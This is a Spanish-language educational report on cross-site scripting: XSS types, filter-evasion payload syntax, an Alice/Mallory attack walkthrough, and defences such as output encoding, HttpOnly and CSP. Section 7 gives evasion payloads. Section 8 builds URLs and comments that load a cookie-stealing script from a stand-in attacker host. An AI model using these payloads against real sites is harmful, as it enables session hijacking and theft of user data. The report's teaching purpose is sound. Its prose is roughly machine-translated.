La amenaza relativa de las vulnerabilidades de Cross Site Scripting (XSS)

June 28, 2017

Abstract

En este informe queremos explorar el alcance de la vulnerabilidad de Cross Sites Scripting (XSS). Nuestro alcance será su explotación, excluyendo su detección, desencadenamiento y prevención. Primero presentaremos brevemente la causa raíz de un XSS, y exploraremos algunas de las posibles acciones que un atacante podría tomar aprovechándolas. Luego, consideraremos las restricciones aplicadas a estas acciones por el entorno de la Web y el navegador web. Finalmente, describiremos posibles escenarios de ataque que pueden tener lugar dentro de los límites de estas restricciones, y demostrarlos bajo condiciones realistas. Los pasos de nuestra demostración serán: configurar una aplicación vulnerable, luego coordinar los ataques contra ella.

1 Introducción

Cross-site scripting(XSS) es un tipo de vulnerabilidad en seguridad informática que se encuentran típicamente en aplicaciones web benignos y de confianza . XSS permite a los atacantes inyectar secuencias de comandos del lado del cliente en las páginas web visitadas por otros usuarios. Lo que permite que estos ataques tengan éxito estan bastante generalizadas y se producen en cualquier lugar donde una aplicación web utiliza la entrada de un usuario dentro de la salida que genera sin validarla o codificarla, en ese sentido los ataques de Cross-Site Scripting (XSS) se producen cuando:

- Los datos que se ingresan a una aplicación Web a través de una fuente no fiable, la más frecuente es una solicitud web.
- Los datos se incluyen en el contenido dinámico que se envía a un usuario web sin ser validado para contenido malintencionado.

El navegador del usuario final no tiene forma de saber que el script no es de confianza, y ejecutará el script. Debido a que piensa que el script proviene de una fuente de confianza, el script malicioso puede acceder a cualquier cookie, token de sesión u otra información confidencial que el navegador mantenga y que se utilice con ese sitio. Estos scripts pueden incluso reescribir el contenido de la página HTML.

La vulnerabilidad de secuencias de comandos en un sitio puede ser utilizado por los atacantes para eludir los controles de acceso, como la política del mismo origen. Los ataques de Cross-site scripting llevados a cabo en los sitios web representó aproximadamente el 84% de todas las vulnerabilidades de seguridad documentadas por Symantec a partir de 2007. Su efecto puede variar desde una pequeña molestia a un riesgo de seguridad, dependiendo de la sensibilidad de los datos que maneja el sitio vulnerable y la naturaleza de cualquier mitigación de seguridad implementada por el propietario del sitio.

2 Antecedentes

La Seguridad en la red depende de una variedad de mecanismos, incluyendo un concepto subyacente de confianza conocida como la política del mismo origen. Esto, en esencia: que si el contenido de un sitio se concede permiso para acceder a recursos en un sistema, entonces cualquier contenido de ese sitio compartirá estos permisos, mientras que el contenido de otro sitio tendrá que ser concedido permisos por separado.

Los ataques de Cross-site scripting utilizan vulnerabilidades conocidas en aplicaciones basadas en la web, sus servidores, o los sistemas de plug-in de los que dependen. La explotación de uno de éstos, los atacantes se pliegan contenido malicioso en el contenido entregado desde el sitio comprometido. Cuando el contenido combinado resultante llega a la del lado del cliente navegador web, todo se ha librado de la fuente de confianza, y por lo tanto opera bajo los permisos concedidos a ese sistema. Al encontrar maneras de inyectar scripts maliciosos en páginas web, el atacante puede obtener acceso elevadas-privilegios a contenido de la página sensibles, a las cookies de sesión, y una variedad de otros datos mantenida por el navegador en nombre del usuario. Cross-site scripting ataques son un caso de inyección de código.

Las vulnerabilidades de XSS se han reportado y explotado desde los años 1990. Sitios prominentes afectadas en el pasado incluyen los sitios de redes sociales de Twitter, Facebook, MySpace, YouTube y Orkut. Las fallas de Cross-site scripting desde entonces han superado los desbordamientos de búfer para convertirse en la vulnerabilidad de seguridad más común reportado públicamente, con algunos investigadores en 2007 la estimación de tantos como 68% de los sitios web es probable abierto a ataques XSS.

3 Categorias de Vulnerabilidades

En este artículo se describen los diferentes tipos o categorías de vulnerabilidades de XSS (cross-site scripting) y cómo se relacionan entre sí.

Primero, se identificaron dos tipos principales de XSS, XSS almacenado y XSS reflejado. En 2005, Amit Klein definió un tercer tipo de XSS, que acuñó DOM Based XSS. Estos 3 tipos de XSS se definen de la siguiente manera:

3.1 XSS almacenado (AKA persistente o tipo I)

XSS almacenado generalmente se produce cuando la entrada del usuario se almacena en el servidor de destino, como en una base de datos, en un foro de mensajes, registro de visitantes, campo de comentarios, etc Y entonces una víctima es capaz de recuperar los datos almacenados de la aplicación web sin que Datos que se hacen seguros para renderizar en el navegador. Con la llegada de HTML5 y otras tecnologías de navegación, podemos ver que la carga útil del ataque se almacena permanentemente en el navegador de la víctima, como una base de datos HTML5, y nunca se envía al servidor en absoluto.

3.2 XSS reflejado (AKA no persistente o tipo II)

La XSS reflejada se produce cuando la entrada del usuario es devuelta inmediatamente por una aplicación web en un mensaje de error, resultado de búsqueda o cualquier otra respuesta que incluya parte o la totalidad de la entrada proporcionada por el usuario como parte de la solicitud, Renderizar en el navegador, y sin almacenar permanentemente los datos proporcionados por el usuario. En algunos casos, los datos proporcionados por el usuario nunca pueden salir del navegador (consulte XSS basado en DOM).

3.3 DOM basado en XSS (AKA tipo-0)

Como se define por Amit Klein, que publicó el primer artículo sobre este tema , DOM Based XSS es una forma de XSS donde el flujo entero de datos contaminados de fuente a fregadero tiene lugar en el navegador, es decir, la fuente de los datos es En el DOM, el fregadero está también en el DOM, y el flujo de datos nunca sale del navegador. Por ejemplo, la fuente (donde se leen los datos maliciosos) podría ser la URL de la página (por ejemplo, document.location.href), o podría ser un elemento del HTML y el receptor es una llamada al método sensible que causa la Ejecución de los datos maliciosos (por ejemplo, document.write). ”

4 Tipos de scripts entre sitios

Durante años, la mayoría de la gente pensaba en estos (almacenados, reflejados, DOM) como tres tipos diferentes de XSS, pero en realidad, se superponen. Puede tener tanto almacenado como reflejado DOM Based XSS. También puede haber almacenado y reflejado XSS no DOM también, pero eso es confuso, por

lo que para ayudar a aclarar las cosas, a partir de mediados de 2012, la comunidad de investigación propuso y comenzó a utilizar dos nuevos términos para ayudar a organizar los tipos de XSS que pueden ocurrir:

- Servidor XSS
- Cliente XSS

4.1 Server XSS

El servidor XSS ocurre cuando los datos suministrados por el usuario que no son de confianza se incluyen en una respuesta HTML generada por el servidor. La fuente de estos datos podría ser de la solicitud, o de una ubicación almacenada. Como tal, puede tener tanto Reflexed Server XSS como XSS almacenado.


En este caso, toda la vulnerabilidad está en el código del servidor, y el navegador simplemente está procesando la respuesta y ejecutando cualquier script válido incrustado en él.

4.2 Client XSS

El cliente XSS se produce cuando se utilizan datos no fiables proporcionados por el usuario para actualizar el DOM con una llamada insegura de JavaScript. Una llamada de JavaScript se considera insegura si se puede utilizar para introducir JavaScript válido en el DOM. Esta fuente de estos datos podría ser del DOM, o podría haber sido enviada por el servidor (a través de una llamada AJAX, o una carga de página). La fuente última de los datos podría haber sido de una solicitud, o de una ubicación almacenada en el cliente o el servidor. Como tal, puede tener tanto el cliente reflejado XSS como el cliente almacenado XSS.

Con estas nuevas definiciones, la definición de DOM basado XSS no cambia. DOM Based XSS es simplemente un subconjunto de Client XSS, donde el origen de los datos está en algún lugar en el DOM, en lugar de desde el servidor.

Dado que tanto el servidor XSS como el cliente XSS pueden almacenarse o reflejarse, esta nueva terminología resulta en una matriz simple y limpia de 2 x 2 con Client & Server XSS en un eje y XSS almacenado y reflejado en el otro eje como se muestra aquí:



5 Cómo Determinar Si Usted Es Vulnerable

Las fallas de XSS pueden ser difíciles de identificar y eliminar de una aplicación web. La mejor manera de encontrar fallas es realizar una revisión de seguridad del código y buscar todos los lugares donde la entrada de una solicitud HTTP posiblemente podría hacer su camino en la salida HTML. Tenga en cuenta que una variedad de etiquetas HTML diferentes se pueden utilizar para transmitir un JavaScript malicioso. Nessus, Nikto, y algunas otras herramientas disponibles pueden ayudar a escanear un sitio web para estos defectos,

pero sólo puede rayar la superficie. Si una parte de un sitio web es vulnerable, hay una alta probabilidad de que haya otros problemas también.

6 Cómo protegerse

Las defensas principales contra XSS se describen en la OWASP XSS Prevention Cheat Sheet.

Además, es crucial que desactive el soporte de HTTP TRACE en todos los servidores web. Un atacante puede robar datos de cookies a través de Javascript incluso cuando document.cookie está deshabilitado o no es compatible con el cliente. Este ataque se monta cuando un usuario publica una secuencia de comandos malicioso en un foro, de modo que cuando otro usuario hace clic en el vínculo, se desencadena una llamada Trace HTTP asíncrona que recopila la información de la cookie del usuario del servidor y la envía a otro servidor malicioso que recopila La información de cookies para que el atacante pueda montar un ataque de secuestro de sesión. Esto se mitiga fácilmente eliminando la compatibilidad con HTTP TRACE en todos los servidores web.

6.1 Defensas recomendadas del servidor XSS

El servidor XSS se debe a la inclusión de datos no confiables en una respuesta HTML. La defensa más fácil y más fuerte contra el servidor XSS en la mayoría de los casos es:

- Codificación de salida del lado del servidor sensible al contexto

La validación de entrada o la desinfección de datos también se pueden realizar para ayudar a prevenir el servidor XSS, pero es mucho más difícil de conseguir que la codificación de salida sensible al contexto.

6.2 Defensas recomendadas del cliente XSS

El cliente XSS se produce cuando se utilizan datos no fiables para actualizar el DOM con una llamada insegura de JavaScript. La defensa más fácil y más fuerte contra el Cliente XSS es:

- Uso de API JavaScript seguras

Sin embargo, los desarrolladores frecuentemente no saben qué API de JavaScript son seguras o no, no importa qué métodos en su biblioteca de JavaScript favorita sean seguros. Alguna información sobre qué métodos JavaScript y jQuery son seguros e inseguros se presenta en la charla de XSS de DOM de Dave Wichers presentada en OWASP AppSec USA en 2012: Desentrañar algunos de los misterios alrededor de DOM Basado en XSS

Si sabe que un método JavaScript es inseguro, nuestra principal recomendación es encontrar un método seguro alternativo de usar. Si no puede por alguna razón, entonces la codificación de salida sensible al contexto se puede hacer en el navegador, antes de pasar esos datos al método JavaScript inseguro. La guía de OWASP sobre cómo hacer esto correctamente se presenta en la Hoja de Trucos de Prevención XSS basada en DOM. Tenga en cuenta que esta guía es aplicable a todos los tipos de Client XSS, independientemente de dónde provengan los datos (DOM o Server).

7 Sintaxis XSS alternativa

- **XSS utilizando Script en Atributos**

Los ataques XSS pueden realizarse sin usar etiquetas <script></ script>. Otras etiquetas harán exactamente lo mismo, por ejemplo:

Atributos	Ejemplos
onload	<body onload=alert('test1')>
onmouseover	<b onmouseover=alert('Wufff!')>click me!

Atributos	Ejemplos
onerror	<img src="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>

- **XSS utilizando Script Vía Códigos URI codificados**

Si necesitamos escondernos contra filtros de aplicaciones web podemos intentar codificar caracteres de cadena, por ejemplo: $a = \&\#X41$ (UTF-8) y usarlos en la etiqueta IMG:
<IMG SRC=j&#X41vascript:alert('test2')>
Hay muchas diferentes anotaciones de codificación UTF-8 que nos dan aún más posibilidades.

- **XSS usando codificación de código**

Podemos codificar nuestro script en base64 y colocarlo en la etiqueta META. De esta manera nos deshacemos de alert() totalmente. Más información sobre este método se puede encontrar en RFC 2397
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;
base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">
Estos y otros ejemplos se pueden encontrar en la OWASP XSS Filter Evasion Cheat Sheet, el cual es una verdadera enciclopedia del ataque sintáctico XSS alternativo.

8 Ejemplos Exploit

Los atacantes tienen la intención de aprovechar las vulnerabilidades de scripts de sitios debe acercarse a cada clase de vulnerabilidad diferente. Para cada clase, un vector de ataque específico se describe aquí. Los nombres siguientes son términos técnicos, tomadas del ejemplo de Alice y Bob, personajes usados comúnmente en la seguridad informática.

El BeEF (Browser Exploitation Framework) podría utilizarse para atacar el sitio web y el entorno local del usuario. Para ello supongamos que Mallory es un atacante.

8.1 No persistente

1. Alice menudo visita un sitio web en particular, que es organizada por Bob. la página web de Bob Alice permite iniciar la sesión con un par nombre de usuario / contraseña y almacena datos sensibles, tales como información de facturación. Cuando un usuario inicia una sesión, el navegador mantiene una Autorización de cookies, que se parece a algunos caracteres de basura, por lo que ambos equipos (cliente y servidor) recuerda que ella ha iniciado la sesión.

2. Mallory observa que la página web de Bob contiene una vulnerabilidad XSS reflejado:

   (a) Cuando visita la página de búsqueda, se introduce un término de búsqueda en el cuadro de búsqueda y pulsa el botón de enviar. Si no se encuentran resultados, la página mostrará el término buscó seguida de las palabras "no encontrado", y la URL será http://bobssite.org?q=her search term.

   (b) Con una consulta de búsqueda normal, como la palabra "puppies", la página sólo muestra "puppies not found" y el URL es "http://bobssite.org?q=puppies" - que es un comportamiento perfectamente normal.

   (c) Sin embargo, cuando se presenta una consulta de búsqueda anormal, como "<script type='text/javascript'>alert('xss');</script>"

      i. Aparece un cuadro de alerta (que dice "XSS").

      ii. La página muestra "<script type='text/javascript'>alert('xss');</script>" no encontrada, junto con un mensaje de error con el texto 'XSS'.

      iii. The url is "http://bobssite.org?q=<script%20type='text/javascript'>alert('xss');</script>, que es el comportamiento explotable.

3. Mallory construye una URL para explotar la vulnerabilidad:

   (a) Ella hace la URL:
   http://bobssite.org?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js"></script>.
   Podría elegir convertir los caracteres ASCII en formato hexadecimal, como
   http://bobssite.org?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com
   %2Fauthstealer.js%22%3E%3C%2Fscript%3E, para que los lectores humanos no puedan descifrar inmediatamente la URL malintencionada.

   (b) Ella envía un correo electrónico a algunos miembros confiados de sitio de Bob, diciendo: "Check out some cute puppies!"

4. Alice recibe el e-mail. Ella ama a los cachorros y los clics en el enlace. Se va a la página web de Bob a buscar, no encuentra nada, y muestra los "cachorros no encontrado", pero justo en el medio, se ejecuta el script etiqueta (que es invisible en la pantalla) y carga y ejecuta authstealer.js programa de Mallory (activación el ataque XSS). Alice se olvida de él.

5. El programa se ejecuta en el navegador authstealer.js de Alice, como si se originó a partir de la página web de Bob. Se agarra una copia de la autorización de la galleta de Alice y lo envía al servidor de Mallory, donde Mallory lo recupera.

6. Mallory ahora pone de Alice Autorización de cookies en su navegador, como si fuera la suya propia. Luego va al sitio de Bob y ahora está conectado como Alice.

7. Ahora que está en, Mallory pasa a la sección de facturación de la página web y mira hacia arriba el número de tarjeta de crédito de Alice y agarra una copia. Luego va y cambia su contraseña, de modo que Alice no puede ni siquiera entrar nunca más.

8. Ella decide ir un paso más allá y envía un enlace de manera similar hecha a Bob mismo, ganando así privilegios de administrador a la página web de Bob.

Hay varias cosas que se podrían haber hecho para mitigar este ataque:

1. La entrada de búsqueda podría haber sido desinfectado , que incluiría la comprobación de una correcta codificación.

2. El servidor web puede ser configurado para redirigir las solicitudes no válidas.

3. El servidor web puede detectar un inicio de sesión simultánea e invalidar las sesiones.

4. El servidor web puede detectar un inicio de sesión simultánea de dos direcciones IP diferentes e invalidar las sesiones.

5. El sitio web podría mostrar sólo los últimos dígitos de la tarjeta de crédito utilizada anteriormente.

6. El sitio web podría requerir a los usuarios introducir sus contraseñas de nuevo antes de cambiar su información de registro.

7. El sitio web podría promulgar diversos aspectos de la política de seguridad de contenidos .

8. Los usuarios podrían ser educados para que no haga clic en enlaces "-benignas mirando", pero maliciosos,.

9. Cookie establecida con HttpOnlyla bandera para evitar el acceso de JavaScript.

8.2 Ataque persistente

1. Mallory consigue una cuenta en el sitio web de Bob.
2. Mallory observa que la página web de Bob contiene una vulnerabilidad XSS almacenado. Si vas a la sección de noticias y enviar un comentario, se mostrará todo lo que él los tipos en el comentario. Sin embargo, si el texto del comentario contiene etiquetas HTML en el mismo, las etiquetas se mostrarán tal como es, y cualquier etiquetas script arrollados.
3. Mallory lee un artículo en la sección de Noticias y escribe en un comentario en la parte inferior de la sección de comentarios. En el comentario, se inserta este texto:I love the puppies in this story! They're so cute!¡script src="http://mallorysevilsite.com/authstealer.js"¿
4. Cuando Alice (o cualquier otro) carga la página con el comentario, se ejecuta etiqueta script de Mallory y roba la galleta autorización de Alice, de enviarlo al servidor secreto de Mallory para la colección.
5. Mallory ahora puede secuestrar la sesión de Alice y hacerse pasar por Alice.

El software del sitio web de Bob debería haber eliminado la etiqueta de la secuencia de comandos o hecho algo para asegurarse de que no funcionó, pero el error de seguridad está en el hecho de que no lo hizo.

9 Las medidas Preventivas

9.1 Codificación de salida contextual / escape de la entrada de cadena

Codificación de salida contextual / escape podría ser utilizado como el mecanismo de defensa principal para detener los ataques XSS. Hay varios esquemas que escapan que se pueden utilizar dependiendo de donde la cadena no es de confianza tiene que ser colocado dentro de un documento HTML incluyendo HTML entidad codificación, JavaScript escapar, escapar de CSS, y el URL (o porcentaje) de codificación. La mayoría de las aplicaciones web que no necesitan para aceptar datos ricos pueden emplear caracteres de escape para eliminar en gran medida el riesgo de ataques XSS de una manera bastante sencilla. Aunque ampliamente recomendada, la realización de HTML entidad que codifica solamente sobre los personajes importantes de cinco XML no siempre es suficiente para prevenir muchas formas de ataques XSS. A medida que la codificación es a menudo difícil, bibliotecas de codificación de seguridad son generalmente más fáciles de usar.

9.2 Validación segura de la entrada HTML no confiable

Muchos operadores de aplicaciones web en particular (por ejemplo, foros y correo web) permiten a los usuarios utilizar un subconjunto limitado de marcado HTML. Al aceptar entrada HTML de los usuarios (por ejemplo, muygrande), codificación de salida (tal como < b> very< /b> large) no será suficiente ya que la entrada del usuario necesita ser mostrada como HTML por el navegador (por lo que muestra como " muy grande", en lugar de"muy grande"). Detener un ataque XSS al aceptar HTML de entrada de los usuarios es mucho más compleja en esta situación. HTML de entrada no es de confianza se debe ejecutar a través de un saneamiento de HTML del motor para asegurarse de que no contiene código XSS. También hay que señalar que muchas validaciones se basan en el análisis cabo (listas negras) específica"en riesgo" etiquetas HTML como la siguiente:

<script> <link> <iframe>

Hay varios problemas con este enfoque, por ejemplo, a veces las etiquetas aparentemente inofensivos pueden dejarse de lado que cuando se utilizan correctamente todavía puede dar lugar a un XSS (Véase el ejemplo siguiente) <Img src="javascript:alert(1)">

Otro método popular es despojar a la entrada del usuario de "y 'sin embargo, esto también se puede omitir como la carga útil se puede ocultar con Ofuscación.

9.3 Cookie security

Además de filtrado de contenido, también se utilizan comúnmente otros métodos imperfectos de cross-site scripting mitigación. Un ejemplo es el uso de los controles de seguridad adicionales durante la manipulación de cookies de autenticación de usuario basada en. Muchas aplicaciones web se basan en cookies de sesión para la autenticación entre distintas solicitudes HTTP, y debido a las secuencias de comandos del lado del cliente en general tienen acceso a estas cookies, simples exploits XSS pueden robar estas cookies. Para mitigar esta amenaza en particular (aunque no el problema de XSS en general), muchas aplicaciones web atan cookies de sesión para la dirección IP del usuario que ha iniciado sesión en un principio, sólo permiten que IP a usar esa cookie. Esta es eficaz en la mayoría de los casos (si un atacante es sólo después de la cookie), pero es evidente que se descompone en situaciones en las que un atacante está detrás de la misma NATeado dirección o IP proxy web como la víctima, o la víctima está cambiando su o su IP móvil. Otra mitigación presente en Internet Explorer (desde la versión 6), Firefox (desde la versión 2.0.0.5), Safari (navegador web) (desde la versión 4), Opera (desde la versión 9.5) y Google Chrome , es un HttpOnly indicador que permite una web servidor para configurar una cookie que no está disponible para las secuencias de comandos del lado del cliente. Mientras beneficiosa, la característica puede prevenir ni completamente robo de cookies ni prevenir ataques dentro del navegador.

9.4 Disabling scripts

Mientras que Web 2.0 y Ajax desarrolladores requieren el uso de JavaScript, algunas aplicaciones web están escritas para permitir la operación sin la necesidad de cualquier script del lado del cliente. Esto permite a los usuarios, si así lo desean, para deshabilitar la automatización en sus navegadores antes de utilizar la aplicación. De esta manera, las secuencias de comandos del lado del cliente, incluso potencialmente maliciosas podrían insertarse sin escape en una página, y los usuarios no serían susceptibles a ataques XSS. Algunos navegadores o plugins del navegador se pueden configurar para desactivar los scripts del lado del cliente en función de cada dominio. Este enfoque tiene un valor limitado si se permite secuencias de comandos por defecto, ya que bloquea los sitios malos solamente después de que el usuario sabe que son malos, que es demasiado tarde. Funcionalidad que bloquea todo el scripting e inclusiones externas por defecto y luego permite al usuario activar en función de cada dominio es más eficaz. Esto ha sido posible por mucho tiempo en Internet Explorer (desde la versión 4) mediante la creación de sus llamadas "zonas de seguridad", y en Opera (desde la versión 9), utilizando sus "preferencias específicas del sitio". Una solución para Firefox y otros Gecko basadas en navegadores de código abierto es el NoScript complemento en el que, además de la posibilidad de activar las secuencias de comandos en una base por-dominio, proporciona cierta protección XSS incluso cuando están activadas las secuencias de comandos. El problema más significativo con el bloqueo de todas las secuencias de comandos en todos los sitios web por defecto es la reducción sustancial de la funcionalidad y capacidad de respuesta (de script del lado del cliente puede ser mucho más rápido que el de script del lado del servidor, ya que no necesita conectarse a un servidor remoto y la página o marco no necesita ser recargado). Otro problema con el bloqueo de la escritura es que muchos usuarios no lo entienden, y no saben cómo asegurar correctamente sus navegadores. Otro inconveniente es que muchos sitios no funcionan sin secuencias de comandos del lado del cliente, lo que obliga a los usuarios desactivar la protección de ese sitio y la apertura de sus sistemas para vulnerabilidades. La extensión NoScript Firefox permite a los usuarios para permitir scripts selectivamente de una página determinada, mientras no permitir que otros en la misma página. Por ejemplo, las secuencias de comandos de example.com se podría permitir, mientras que las secuencias de comandos de advertisingagency.com que intentan ejecutarse en la misma página podría ser rechazado.

9.5 Las nuevas tecnologías de defensa

Hay tres clases de defensa XSS que están surgiendo. Estos incluyen contenido Política de Seguridad , las herramientas de la caja de arena de Javascript, y las plantillas de auto-escapar. Estos mecanismos están todavía en evolución, pero prometen un futuro de muy reducida ocurrencia ataque XSS.

10 Servicio de escaneo

Algunas empresas ofrecen un servicio de exploración periódica, simulando esencialmente un ataque de su servidor para el fin de un cliente para comprobar si el ataque tiene éxito. Si el ataque tiene éxito, el cliente recibe información detallada sobre la forma en que se llevó a cabo y por lo tanto tiene la oportunidad de solucionar los problemas antes de que el mismo ataque se intenta por otra persona. Un sello de confianza se puede visualizar en el sitio que pasa a un análisis reciente. El escáner puede no encontrar todas las vulnerabilidades posibles, y por lo tanto los sitios con sellos de confianza todavía puede ser vulnerable a nuevos tipos de ataque, pero la exploración puede detectar algunos problemas. Después de que el cliente se las arregla, el sitio es más seguro de lo que era antes de usar el servicio. Para los sitios que requieren la mitigación completa de las vulnerabilidades XSS, como las técnicas de evaluación de revisión de código manual son necesarios. Además, si Javascript está ejecutando en la página, el sello podría ser sobrescrito con una copia estática de la junta (por lo que, en teoría, un servicio tan solo es probable que no es suficiente para eliminar el riesgo por completo XSS).

11 Vulnerabilidades relacionadas

En un Cross-Site Scripting universal (UXSS o universal XSS) ataque, vulnerabilidades en el propio navegador o en los complementos del navegador son explotados (en lugar de vulnerabilidades en otros sitios web, como es el caso de los ataques XSS); este tipo de ataques son comúnmente utilizados por Anónimous , junto con DDoS, a comprometer el control de una red.

Varias clases de vulnerabilidades o técnicas de ataque están relacionados con XSS: Zona de cruce de script explota conceptos "zona" en algunos navegadores y por lo general ejecuta código con un mayor privilegio. Inyección cabecera HTTP se puede utilizar para crear las condiciones de scripts de sitios por escape de problemas en nivel de protocolo HTTP (además de permitir ataques tales como la división de respuesta HTTP).

Entre sitios de falsificación de petición (CSRF / XSRF) es casi lo contrario de XSS, en la que en lugar de explotar la confianza del usuario en un sitio web, el atacante (y su página maliciosa) explota la confianza del sitio en el software del cliente, la presentación de las solicitudes que las El sitio cree que representan acciones conscientes e intencionales de los usuarios autenticados. vulnerabilidades XSS (incluso en otras aplicaciones que se ejecutan en el mismo dominio) permite a un atacante para eludir los esfuerzos de prevención de CSRF.

La redirección encubierta se aprovecha de los clientes de terceros susceptibles a ataques XSS o Abrir redirección. intentos de phishing normal puede ser fácil de detectar, ya que la URL de la página maliciosa por lo general será apagado por un par de cartas de la del sitio real. La diferencia con la redirección encubierta es que un atacante podría utilizar el sitio web de bienes no por corromper el sitio con un cuadro de diálogo emergente de inicio de sesión malicioso. Por último, la inyección de SQL explota una vulnerabilidad en la capa de base de datos de una aplicación. Cuando la entrada del usuario se filtra incorrectamente, cualquier declaración SQL se pueden ejecutar por la aplicación.